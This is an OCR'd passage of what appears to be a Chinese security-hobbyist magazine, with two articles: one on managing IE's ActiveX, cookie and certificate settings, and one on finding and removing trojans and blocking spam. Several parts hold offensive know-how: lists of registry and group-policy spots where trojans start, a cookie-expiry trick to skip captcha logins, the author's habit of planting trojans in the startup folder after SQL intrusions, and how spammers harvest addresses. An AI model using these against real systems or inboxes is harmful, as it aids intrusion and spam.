


图 3

2. IE 设置管理 ActiveX 控件

（1）点击 IE 的“工具”－“Internet 选项”，在“常规”选项中单击“设置”按钮，单击“查看对象”，可以看到部分 ActiveX 的踪迹，单击右键选择“属性”，可以查看到该插件的详细信息，同时也可以对它执行删除操作。

（2）点击 IE 的“工具”－“Internet 选项”－“安全”－“自定义级别”，打开“安全设置”窗口，在这里可以设置“禁用”、“提示”或“启用”ActiveX 插件。建议大家都设置为“禁用”，如果在浏览页面时遇到问题，再设置为“提示”并刷新页面也不迟。

三、酸酸甜甜就是我——COOKIES

相信大家对 COOKIES 并不陌生，COOKIE 欺骗大家都玩过吧，对于 IE 浏览器的安全，我们也需要管理好计算机上的 COOKIES，使用 cookie manager（以下简称 CM）就可以轻松的完成管理任务。

1. 禁用和启动某个站点的 COOKIES

运行 cookies manager，在“NEW“栏中选中要操作的 COOKIES，如果要启用则把它移送到“keep”栏中，禁用则把它移送到“destroy”栏中，如图 4。




图 4

2. 清除 COOKIES

选中需要删除的 COOKIES，单击右上角的“回收站”图标就可以了。

关于 COOKIES 的几点补充：

（1）可以在“工具”－“Internet 选项”的常规选项中删除 COOKIES。

（2）访问某些论坛的时候可以使用“文件”－“导入和导出”命令将站点的 COOKIES 保存起来，下次用同样的方法倒入，值得一提的是，该方法对需要输入“验证码”的网站也同样有用。但是 COOKIES 都有自己的使用时间段，很有可能因为 COOKIES 过期而不能使用上面的方法。其实，我们可以根据自己的需要修改 COOKIES 的使用时间，只要把“FALSE”字段后面数字的前两位如（10、11、13、14 等）修改为 16 就行了。

四、抽象但好管理的证书

证书可能是 IE 最神秘的区域了，其实它就是一些证书发行商，如著名的 VERISIGN 等为网站发的通行证。证书中包含了表明特定软件程序是正版的信息，这确保了其它程序不再使用其它的标识。当浏览网页的时候，IE 会验证证书中的信息是否安全以及当前日期是否在证书的有效日期之前。

针对证书的漏洞进行攻击的例子很早就有过，例如 02 年的 SSL 证书认证中间人攻击安全漏洞，所以大家有必要了解一下证书的管理方法。




图 5

1.管理证书

方法一：依次打开“工具”－“Internet选项”，切换到“内容”选项，单击“证书”按钮就可以看到本地计算机上安装的证书信息。切换到“受信任的根证书颁发机构”选项，选择其中一个证书，如“MICROMEDIA”，单击导出按钮将它导出为一个CER格式的文件，日后将它导入就可以免除重装的麻烦了。

方法二：在“开始”－“运行”栏中输入certmgr.msc命令打开“证书管理器”，可以对本机证书进行添加、删除、导入、导出操作。

五、犹抱琵琶半遮面——脱机网页

IE浏览器提供的离线浏览功能实在是让人无法容忍，比如查找曾经在线听过的某首歌、看过的某个经典FLASH等都非常得麻烦。有一款非常不错的IE插件CACHEX，我们可以使用它来代替IE的离线浏览功能。CACHEX的使用非常的简单，完成安装后，软件会自动加载当前的脱机网页，你只需要像使用资源管理器一样浏览网页就可以了，其运行后的界面如图5所示，网上也有相关的汉化补丁，但是我相信这点英语水平我们还是有的。

（文章中涉及到的工具ActiveX manager、cookie manager、CACHEX已经收录于光盘中）

教你几招对付网络江湖中的“四大恶人”

临床宋伟

网络江湖里的“四大恶人”到底是什么呢？我把它们归结为了木马、流氓软件、病毒、垃圾邮件。不管你是老鸟还是菜鸟，只要是在这个网络江湖上混的，就一定会碰到过这“四大恶人”。快来跟我学几招吧，这样，即使我们以后碰到了“四大恶人”也不用再提心吊胆的了！

一、菜鸟的最“爱”——木马

“四大恶人”中最令我们关注的就是木马了。传统的木马一般都包括客户端和服务端，比如国外最早的BO、国内早期曾广泛使用的冰河等，随着木马查杀技术的提高，当人们认为木马可以完全消灭的时候，新的木马又产生了，先是反向连接木马，可以轻松的突破防火墙，而后来出现的DLL木马可以轻松的实现进程的隐藏。

和木马打了这么长时间的交道，我总结出一个查杀木马的思路：木马的发现—杀毒软件查杀—木马进程的结束—系统的修复—启动项目的清除。

1.木马的发现

当我们感觉到系统异常的时候，可以通过查看本地计算机开放的端口来判断自己是否中了木马，为什么要用这种方法呢？无论多么先进的木马，它们都依赖网络进行通信，只要通过网络进行信息交流，那么它就会开启一定的端口。对于端口，虽然我们可以利用系统的**NETSTAT －AN**命令来进行查看，不过，我更是建议使用FPORT.EXE类的程序，通过fport.exe我们不仅可以查看到进程的PID、PORT信息，还可以找到进程在磁盘中的位置，可以说非常的方便。

2.杀毒软件的查杀

如果判断出我们的计算机中木马了，可以直接使用杀毒软件进行查杀。虽然杀毒软件大多数情况下可以查杀木马，但是它们对于木马的查杀能力并不是很强，主要的原因就是种马者可以对木马进行伪装，常见的方法主要有加壳、捆绑、图片更改以及特征码的修改等，尤其是对于特征码的更改可以说是防止杀毒软件查杀的杀手锏。所以，我们使用杀毒软件，但是却不能完全依赖杀毒软件。

3.木马进程的结束

对于木马进程的结束，我们可以使用任务管理器，也可以使用**MT －PSLIST**、**MT －PSKILL PID**来结束。对于DLL木马我们可以使用listdlls这款工具，在CMD下输入**listdlls －d dll 文件名称**，就可以结束DLL进程，具体的使用方法可以输入**listdlls /?**进行查询。

4.系统的修复

对于中木马的电脑，主要是文件关联的修复，我建议把一些常见的文件关联从注册表中导出备份，万一文件关联被木马破坏了可以直接导入注册表修复。在系统正常情况下我们可以在CMD下输入**ASSOC ＞1.TXT**，就可以把系统的文件关联输入到1.txt文件中保存了，当系统中木马时，可以使用相同的方法把文件关联输出为X文件，然后使用CMD下的FC命令进行比较，命令格式为**fc 1.txt X文件＞3.txt**，这样系统正常时和系统中马后的文件关联的不同就可以在3.txt中查看到了，然后我们使用FTYPE命令进行修改就可以了。

下面我把经常被木马修改的一些文件关联列出来，这样在修复的时候我们就更有侧重点了：

Exe文件关联：

[HKEY_CLASSES_ROOT\exefile\shell\open\command]，默认值是：%1 %*

Txt文件关联：

[HKEY_CLASSES_ROOT\txtfile\shell\open\command]，默认值是：%SystemRoot%\system32\NOTEPAD.EXE %1

Com文件关联：

[HKEY_CLASSES_ROOT\comfile\shell\open\command]，默认值是：$1 %*

Ini文件关联：

[HKEY_CLASSES_ROOT\inifile\shell\open\command]，默认值是：%SystemRoot%\System32\NOTEPAD.EXE %1

Inf文件关联：

[HKEY_CLASSES_ROOT\inffile\shell\open\command]，默认值是：%SystemRoot%\System32\NOTEPAD.EXE %1

5.木马启动项的清除

对于常见的启动项下的加载，我们可以通过msconfig命令以及检查注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run项，相信这在X档案的许多文章里都曾经提及过。我主要说一些不常见的木马启动项。

（1）组策略的启动

组策略对于我们设置系统，以及在网吧克服网吧限制都有其独特的作用，但是有好处自然就有坏处，其实在组策略中也可以添加木马的启动项目。

在“开始”—“运行”栏中输入GPEDIT.MSC打开组策略，

依次展开“用户设置”—“系统”—“登陆／注销”—“在用户登陆时运行这些程序”，点“启用”再单击“显示”，单击“添加”，并且在文字栏中键入可执行程序文件或文档文件的名称。除非文件位于%Systemroot%目录中，否则我们必须指定该文件的完整有效的路径。我们还要注意，这个策略同时出现在“计算机配置”和“用户配置”文件夹中。如果两个策略都配置，系统会先启用计算机配置中的设置，然后才启用用户配置中的设置。我们可能很难想到，这里也是木马经常光顾的地方。

（2）注册表中除常见RUN以外的可启动木马的地方

下边列出了一些木马启动的注册表键值供大家参考：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run、HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows下的load键值也可以启动木马，HKEY_CURRENT_USER\SOFTWARE\Microsoft\WindowsNT\Currentversion\Winlogon、HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon其键下有Notify、Userinit、Shel三个键名，有时候木马也在这里启动，并且其键值可以用逗号分隔，可以加载多个木马，HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\System\Shell、HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad、HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System\Scripts、HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System\Scripts，有时候也有木马启动项目。

大家需要注意一下HKEY_LOCAL_MACHINE和HKEY_CURRENT_USER的区别，前者加载的木马程序，系统的所有用户登录都会启动，而后者只对当前用户的登录才启动。

（3）单击“开始→程序”，你会发现一个“启动”菜单，这是我们经常忽略的地方，因为我们通常会认为这里太明显，所以木马不会选择在这里启动，正因为如此，我们才得小心此处。记得在前几期的X档案上曾经刊登过一篇关于计算机SA权限入侵的文章，不知道大家以前是怎么操作的，我通常是使用SQL连接器上传木马到启动组，等下一次管理员登录的时候再来控制计算机，方法虽然有点笨，但有时真的很有效，相信这种笨方法许多菜鸟也都会。

（4）服务启动

服务启动是一种非常隐蔽的启动方式，木马把自己注册为系统服务比如常见的intsrv.exe，它就是一款专门把木马或者后门注册为服务的工具，当然也有一些木马安装后直接注册为系统的服务比如rmtsvc。木马注册为服务后一般属性都是“自动”，属性为“自动”的服务都会在开机时被执行，木马当然也不例外。通过“开始”—“运行”栏执行services.msc，就可以打开“服务”窗口，如果发现其中存在没有描述的服务或者名字很接近于系统的服务比如intarnet，那么该服务多半就是木马程序。另外我们也可以把系统正常情况下的服务输出到一个文件，当觉得系统中有木马的时候可以列出系统的服务和正常情况下的服务比较，具体的操作步骤和比较文件关联的思路是一样的。我们首先建立一个“系统服务”文件夹，然后在系统正常时输入**net start > fuwu.txt**获取系统正常状态下的服务信息并保存在“系统服务”文件夹，然后写一个批处理文件，输入下面两行代码：

```
net start >2.txt
fc 1.txt 2.txt >3.txt
notepad.exe 3.txt
```

保存为“查看服务.bat”存放到“系统服务”文件夹，当确定中木马的时候直接点这个BAT文件就可以在记事本中查看到当前系统的信息。

(5) win.ini、system.ini、autoexec等文件的启动

对于这些方法，在以前的X档案上都曾经详细的写过，就不再多说了。对于木马的防御，我认为做好注册表的备份以及对正常系统的熟悉程度是决定一个网络安全爱好者木马防御能力的根本。

二、网络书生——垃圾邮件

人们常说百无一用是书生，现在网络上的“书生”非垃圾邮件莫属。我们先先来看一下垃圾邮件的制作过程，然后再来介绍一下它的防范。

1.垃圾邮件的制作过程

垃圾邮件的制作过程一般分为两个步骤，第一步获取大量的EMAIL地址，第二步是进行批量性的发送。

（1）大量EMAIL地址的获取

获取EMAIL地址是制造垃圾邮件的第一步，也是一个前提，一般的获取方法有如下四种：

A：购买，主要是那些不负责任的网站站长，他们以很低的价格把用户的注册资料出售给垃圾邮件制造者。

B：扫描，我们入侵通常的第一步就是进行扫描，垃圾邮件制造者的第一步也是如此，他们通过扫描网站获取大量的EMAIL地址，如著名的MAILFINDER就是一款不错的EMAIL地址扫描软件。

C：共享，很多垃圾邮件制造者互相之间交换自己所获取的EMAIL地址，这使得更多的人受到垃圾邮件的困扰。

D：软件生成，通过软件生成可以生成大量的EMAL地址，虽然这里面有很多不能用，但是可以用的也有不少，比如EMAIL地址生成器就是其中的一款。

（2）批量发送

批量发送是垃圾邮件制造者的实质性的工作。

A：垃圾邮件制造者一般都通过软件进行批量的发送，比如常用的GOSTMAIL。

B：因为现在的ISP提供商的过滤和限制，通常垃圾邮件制造者会架设自己的邮件服务器，当然架设一般很简单，比如经常用的WEBEASYMAIL。

C：由于ISP的过滤和限制，他们也经常改变发送的内容和方式，有点游击战的思想在里面。

2.垃圾邮件的防范

从上面的制造过程我们可以总结出下面的几种防范方法。

（1）不要在陌生的小网站上泄露自己的EMAIL信息，当然有时候我们登录某些小站点必须填写，遇到这种情况我们可以申请两个EMAIL地址，一个用于日常的工作，另一个用于专门的网站注册。

（2）用网站过滤垃圾邮件

虽然现在的WEB邮箱都在防范垃圾邮件方面比以前有了很大的改善，但是我们还是需要加强一下。如果我们没用邮件管理软件，而直接使用WEB邮箱的话，建议进行在线的防范。可以登录到www.0spam.com去添加一个帐户，就能实现在线垃圾邮件防范。进入到主站后，点register，进入到http://www.0spam.com/register.shtml，出现如图1所示的提示，进行简单的填写，注册成该站服务的用户。




图1

然后使用注册的帐户和密码进行登录，会出现如图2所示的表单，填写好自己的EMAIL地址、用户名、密码以及服务器地址。如果使用的EMAIL服务器是163的，填写POP.163.COM，其它邮件服务器的输入相同，输入POP+邮件服务器的地址就可以了。这样就能轻松的实现在线防范垃圾邮件，另外如果发现网站操作错误，把正当的邮件弄成了垃圾邮件，可以点击JUNKMAILS进行恢复，因为所有的操作文件都缓存在站点的服务器上。




图2

(3) 如果使用了OUTLOOKEXPRESS或者HOTMAIL等邮件管理软件，可以通过简单的设置搞定垃圾邮件，这些软件都提供了这方面的设置，全是傻瓜式操作，这里不在赘述。

(4) 使用专门的反垃圾邮件工具

我向大家推荐的是G_LOCK spamcombat，这个工具也可以说是反垃圾邮件工具中的瑞士军刀。软件第一次运行后进入到邮件服务器设置界面，如图3，通过简单的设置就可以使用软件了，如图4。

